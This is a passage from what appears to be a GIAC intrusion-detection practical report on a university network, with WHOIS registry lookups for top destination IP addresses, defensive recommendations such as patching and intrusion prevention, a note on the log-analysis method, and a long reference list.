address:      France
phone:        +33 3 20 20 09 57
fax-no:       +33 3 20 20 09 58
nic-hdl:      OK217-RIPE
e-mail:       noc@ovh.net
mnt-by:       OVH-MNT
changed:      noc@ovh.net 20021204
source:       RIPE
```

Top Destinations

131.204.196.244

```
OrgName:    Auburn University
OrgID:      AUBURN
Address:    Division of Telecommunications/ETV
City:       Auburn University
StateProv:  AL
PostalCode: 36849-5423
Country:    US

NetRange:   131.204.0.0 - 131.204.255.255
CIDR:       131.204.0.0/16
NetName:    AU-NET
NetHandle:  NET-131-204-0-0-1
Parent:     NET-131-0-0-0-0
NetType:    Direct Assignment
NameServer: DNS.AUBURN.EDU
NameServer: DUCVAX.AUBURN.EDU
NameServer: EDISON.ENG.AUBURN.EDU
Comment:
RegDate:    1989-01-11
Updated:    1992-02-19
```

TechHandle: LO28-ARIN
TechName: Owen, Larry
TechPhone: +1-205-844-4110
TechEmail: owen@noc.auburn.edu

OrgTechHandle: WGO8-ARIN
OrgTechName: Gould, Walter
OrgTechPhone: +1-334-844-9327
OrgTechEmail: gouldwp@auburn.edu

209.162.39.7

OrgName: TheGrid
OrgID: TGRD
Address: 2945 McMillan Ave.
City: San Luis Obispo
StateProv: CA
PostalCode:
Country: US

NetRange: 209.162.0.0 - 209.162.63.255
CIDR: 209.162.0.0/18
NetName: THEGRID-BLK
NetHandle: NET-209-162-0-0-1
Parent: NET-209-0-0-0-0
NetType: Direct Allocation
NameServer: DNS1.EARTHLINK.NET
NameServer: DNS2.EARTHLINK.NET
NameServer: DNS3.EARTHLINK.NET
Comment: ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate: 1997-11-12
Updated: 2001-12-14

TechHandle: DAE4-ARIN
TechName: Domain Administrator, Administrator
TechPhone: +1-404-815-0770
TechEmail: arinpoc@corp.earthlink.net

24.202.175.74

Le Groupe Videotron Ltee VL-2BL (NET-24-200-0-0-1)
24.200.0.0 - 24.203.255.255
Videotron Ltee VL-D-OH-18CAAF00 (NET-24-202-175-0-1)
24.202.175.0 - 24.202.175.255

24.30.5.24

OrgName: Comcast Cable Communications Holdings, Inc
OrgID: CCCH-3
Address: 1800 Bishops Gate Blvd
City: Mt Laurel
StateProv: NJ
PostalCode: 08054
Country: US

NetRange: 24.30.0.0 - 24.30.95.255
CIDR: 24.30.0.0/18, 24.30.64.0/19
NetName: CCCH3-4
NetHandle: NET-24-30-0-0-1
Parent: NET-24-0-0-0-0
NetType: Direct Allocation
NameServer: NS4.ATTBB.NET
NameServer: NS5.ATTBB.NET
NameServer: NS6.ATTBB.NET
Comment:
RegDate:
Updated: 2003-08-19

OrgAbuseHandle: NAPO-ARIN
OrgAbuseName: Network Abuse and Policy Observance
OrgAbusePhone: +1-856-317-7272
OrgAbuseEmail: abuse@comcast.net

24.17.25.146

Comcast Cable Communications, IP Services EASTERNSHORE-1 (NET-24-16-0-0-1)
24.16.0.0 - 24.23.255.255
Comcast Cable Communications WASHINGTON-9 (NET-24-16-0-0-2)
24.16.0.0 - 24.19.255.255

24.157.153.147

Rogers Cable Inc. ROGERS-CAB-4 (NET-24-156-0-0-1)
24.156.0.0 - 24.157.255.255
Rogers Cable Inc. Slnt ON-ROG-5-SLNT-13 (NET-24-157-152-0-1)
24.157.152.0 - 24.157.155.255

138.88.46.104

Verizon Global Networks, Inc. VZGNI-PUB-1 (NET-138-88-0-0-1)
138.88.0.0 - 138.88.255.255
Verizon Internet Services VZ-DSLDIAL-RSTNVA-6 (NET-138-88-9-0-1)
138.88.9.0 - 138.88.159.255

ARIN WHOIS database, last updated 2004-11-03 19:10
Enter ? for additional hints on searching ARIN's WHOIS database.

Conclusion and Defensive Recommendations

In addition to the “Defensive Guidelines” and recommendations provided in this report, all hosts within the "Suspicious Internal Hosts" table should be investigated immediately for potential compromise and if possible taken offline. The hosts within the "Derived Network Servers and Public Services" table should be checked to ensure that authorized and properly providing the listed services. Simultaneously, GIAC University should verify that all managed hosts within the network maintain the most current patch levels and an update anti-virus solution is in place. The University should consider the additions of an Intrusion Prevention Device, E-mail firewall, and a more proactive firewall rule sets to provide multilayered security. This report should help lead to a scheduled and

routine audit and review of firewall and IDS logs suspicious activity. Security Awareness Education and training should be established for all students and employees. This is an invaluable measure in handling security issues. Through routine analysis, audit, education, and tuning the University will have made great strides in to become a more secure institution and the network will be much more manageable.

Analysis Methodology

I used MS Access, SQL Server, MS Excel, and Edit Plus 2 to conduct my analysis. Edit Plus 2 is a robust text editor which I change logs aspects to certain delimiters to make it easier to be parsed by the MS Access and SQL Server. For example I changed the -> to $ which is I used as delimiter in the database fields. This tool also allowed me to change delimiters I had already set or change a sequence of characters. For example in the OOS scans +=+=+=+=+=+= string could be represented by on single delimiter like $ Once the information was inside the databases I ran queries and could easily export those results to spreadsheets in MS Excel.

Reference:

1. Peterson, Gallagher, Borchgraze, Cillusso, S. Lanz, Berkowitz, William H. Webster **Cybercrime Cyberterrorism Cyberwarfare , Center for Strategic &International Studies, 1998** http://www.csis.org/pubs/cyberfor.html

2. Golberg, Ivan, Glossary of Information Warfare Terms Retrieved June 1, 2004 http://www.psycom.net/iwar.2.html

3. metc0m, What is Hacktivism? 2.0 Retrived June 1, 2004 from http://www.thehacktivist.com/hacktivism.

4. Steven Metz and Douglas V. Johnson II. *Asymmetry and U.S. Military Strategy: Definition, Background, and Strategic Concepts*. Strategic Studies Institute,2001 http://www.au.af.mil/au/awc/awcgate/ssi/asymetry.pdf

5.Schweitzer, Douglas Securing the Network from malicious code: A Complete Guide to Defending against Viruses, Worms, and Trojans. Indianapolis: Wiley Publishing, 2002.

6. Christensen, John “Bracing for guerrilla warfare in cyberspace. Retrieved June 1, 2004 from http://www.cnn.com/TECH/specials/hackers/cyberterror/

7.Kumler, Emily ”Terrorist rely on tech tools, researcher finds” Retrieved June 1, 2004 from

http://www.computerworld.com/securitytopics/security/story/0,10801,94390,00.html

8. Ayelsworth, David. (2003). Blended Threats: How to keep them at Bay. Retrieved June 1, 2004 from http://www.computerworld.com/securitytopics/security/story/0,10801,79526,00.html?SKC=security-79526

9. Symantec Glossary. Retrieved June 1, 2004 from http://securityresponse.symantec.com/avcenter/refa.html 3 Threat Severity Assessment. Retrieved June 1, 2004, from

10. Borland, John "Are P2P networks leaking military secrets" Retrieved August 1, 2004 from http://www.zone-h.com/en/news/read/id=4403/

11. Tconsult, Inc, "What is script injection attack" Retrieved August 2, 2004 from http://www.tconsult.com/faq/script_injection.aspx

12 Lucenius, Jon GCIH Practical Version 3.0 Retrieved August 5, 2004 from http://www.giac.org/practical/GCIH/Jon_Lucenius_GCIH.pdf

13. Endler, David "The Evolution of the Cross-Site Scripting Attacks" iDefense Labs, 2002 http://www.cgisecurity.com/lib/XSS.pdf

14 Swat it," Bots, Drones, Zombies, Worms and other things that go bump in the night" Retrieved August 4, 2004 from http://swatit.org/bots/

15 Alberts, David "Defensive Information Warfare" NDU Press Book, 1996

16 Berry, Sharon, " Attackers Placed at Scene of Crime Before they Arrive, Signal Magazine 2001", Retrieved June 13, 2004 from http://www.afcea.org/signal/archives/content/Dec01/attackers-dec.html

17. Robinson, Brian, "Don't overlook Preventative Measures, expert warns" Retrieved August 2, 2004 from http://www.fcw.com/supplements/homeland/2004/sup1/hom-programs2-02-23-04.asp

18 Bakos, George, " Predictability Can be Fatal" eSecurity Planet, Retrieved August 2, 2004 from http://www.esecurityplanet.com/views/article.php/3374391

19 http://www.emergency.com/u4ea1.htm

20 http://www.auditmypc.com/freescan/readingroom/honeypot.asp

21 http://www.afsa.org/fsj/sept00/Denning.cfm (4)

http://www.softheap.com/internet/information-warfare.html

http://www.ict.org.il/articles/infowar.htm

http://www.computerworld.com/securitytopics/security/recovery/story/0,10801,84510,00.html

(2003). Blended Threats Cause a Stir. Retrieved June 1, 2004 from http://www.ameinfo.com/news/Detailed/23452.html.

Alberts, Carel. (2004). Zero-day may be imminent, says Symantec. Retrieved June 1, 2004 from http://www.itweb.co.za/sections/internet/2004/0403161202.asp?O=FPLF

Conrath, Chris (2004). Symantec lists web woes Retrieved June 1, 2004 from http://www.pcadvisor.co.uk/index.cfm?go=news.view&news=3864.

McAlearney, Shawna (2003). Blended Threats Headline Security Report. Retrieved June 1, 2004 from http://searchsecurity.techtarget.com/originalContent/0,289142,sid14_gci930180,00.html

Schwartz, Mathew. (2004). Battling Blended Threats with Pattern Detection. Retrieved June 1, 2004 from http://www.esj.com/security/article.asp?EditorialsID=827.

Fyodor. "Remote OS detection via TCP/IP Stack FingerPrinting" Insecure.org October 18, 1998 URL: <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>

http://spamwatch.codefish.net.au/modules.php?op=modload&name=News&file=article&sid=142

Vision, Max. "Re: [snort] 'SMB Name Wildcard" Neohapsis Archives Jan 17, 2000 URL: <http://archives.neohapsis.com/archives/snort/2000-01/0220.html>

Whitehats. "IDS177 "NETBIOS-NAME-QUERY" " [No date] URL: <http://whitehats.com/info/IDS177>

Martin, Daniel. "Re: Spoofed SMB name wildcard probes" Incidents@SecurityFocus Mailing List Archive May 4, 2001 URL: <http://lists.jammed.com/incidents/2001/05/0034.html>

Miller, Toby. "ECN and it's impact on Intrusion Detection." Security Focus November 2000 URL: http://www.securityfocus.com/infocus/1205 <http://www.npaci.edu/online/v5.16/wormreturns.html>

Rautiainen, Sami. "F-Secure Virus Descriptions : Adore" F-Secure April 2001 URL: <http://www.europe.f-secure.com/v-descs/adore.shtml>

Roesch, Martin. "Re: [Snort-users] Incomplete Packet Fragments Discarded" Snort-users Mailing List November 26, 2001 URL: <http://www.mcabee.org/lists/snort-users/Nov-01/msg00820.html>

Storm, Pete. "GIAC Certified Intrusion Analyst (GCIA) Practical Assignment" Incidents.org Intrusions Archive August 2003 URL: <http://www.giac.com/practical/GCIA/Pete_Storm_GCIA.pdf>

Thompson, Jason. "GIAC: Intrusion Detection In Depth". Incidents.org Intrusions Archive July 21, 2003 URL: <http://www.giac.com/practical/GCIA/Jason_Thompson_GCIA.pdf>

University of Chicago Networking Services & Information Technologies. "Disabling Peer to Peer File Sharing" [No date] URL: <http://security.uchicago.edu/peer-to-peer/no_fileshare.shtml>

University of Chicago Networking Services & Information Technologies. "Unlicensed distribution of copyrighted materials" October 7, 2003 URL: <http://security.uchicago.edu/peer-to-peer/sharing_letter.shtml>